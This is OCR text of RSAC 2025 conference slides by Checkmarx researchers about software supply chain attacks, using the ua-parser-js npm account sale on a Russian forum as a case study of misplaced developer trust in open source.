RSAC 2025 Conference

Many Voices. One Community.

SESSION ID: LAB2-T01


Trust or Bust: Unveiling Vulnerabilities in Developer Trust

Tal Folkman

Security Research Team Lead
Checkmarx
https://www.linkedin.com/in/tal-folkman/

Ori Ron

Senior Security Research
Checkmarx



Disclaimer

Presentations are intended for educational purposes only and do not replace independent professional judgment. Statements of fact and opinions expressed are those of the presenters individually and, unless expressly stated to the contrary, are not the opinion or position of RSA Conference LLC or any other co-sponsors. RSA Conference LLC does not endorse or approve, and assumes no responsibility for, the content, accuracy or completeness of the information presented.

Attendees should note that sessions may be audio- or video-recorded and may be published in various media, including print, audio and video formats without further notice. The presentation template and any media capture are subject to copyright protection.

© 2025 RSA Conference LLC or its affiliates. The RSAC and RSAC CONFERENCE logos and other trademarks are proprietary. All rights reserved.

RSAC 2025 Conference

Many Voices.
One Community.

Who are we?

Tal Folkman
Security Research Team Lead @ Checkmarx


Ori Ron
Senior Security Researcher @ Checkmarx

Agenda

- Software Supply Chain
- Attacks in Software Supply Chain
- Create the perfect GitHub account

My Team's Mission:

Fighting Supply Chain Attackers



Ahead of time analysis

Contributor Reputation | Malicious Behavior | Threat Hunters | Threat Intelligence | + 30 Automation Engines

↓

Manual review

↓


Reporting to ecosystems security teams for removal & publishing reports

EVERYONE USES OPEN SOURCE


timeline
to do
memo
Developers want to deliver fast
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
Annual Meeting
Conference
break


90%
OF THE CODE IN YOUR APPS
COMES FROM OPEN SOURCE

What developers are asking for?




What developers are not asking for?




You
a package

terminal
$ npm install cncjs



terminal
$ npm install cncjs
+ cncjs@1.9.25
added 811 packages from 611 contributors and audited 811 packages in 132.202s

RSAC™ 2025 Conference


Extensive trust in open source

Attacks in Software Supply Chain


Meet Faisal Salman


https://www.npmjs.com/package/ua-parser-js
Neurotic Pantaloon Maker
Products
Pricing
Documentation
npm
Search packages
Search
Sign Up
Sign In
ua-parser-js
DT
1.0.2 • Public • Published 6 months ago
Readme
Explore BETA
0 Dependencies
1,371 Dependents
54 Versions
{UA} Parser.js
build passing
npm v1.0.2
downloads 9M/week
jsDelivr 237M hits/month
cdnjs v1.0.2
UAParser.js
JavaScript library to detect Browser, Engine, OS, CPU, and Device type/model from User-Agent data with relatively small footprint (~17KB minified, ~6KB gzipped) that can be used either in browser (client-side) or node.js (server-
Install
> npm i ua-parser-js
Repository
github.com/faisalman/ua-parse...
Homepage
github.com/faisalman/ua-pars...
Fund this package
2022-04-03 to 2022-04-09
10,076,504
Version
1.0.2
License
MIT

Maintained 10 Years



10m Weekly Downloads



October 5th, 2021

Russian Underground

Acc development, 7kk installations per week

24 minutes ago in Auctions

Posted by: 24 minutes ago (changed)

I sell a development account on npmjs.com, more than 7 million installations every week, more than 1000 others are dependent on this. There is no 2FA on the account. Login and password access. T
Suitable for distributing installations, miners, creating a botnet.


Start $ 10k
Step $ 1k
Blitz $ 20k
24 hours after the last bet

Guarantor, we will pay the commission 50/50

User
4
24 posts
registration

Activity
other

A couple of weeks later



27

faisalman commented 24 days ago — Owner

Hi all, very sorry about this.

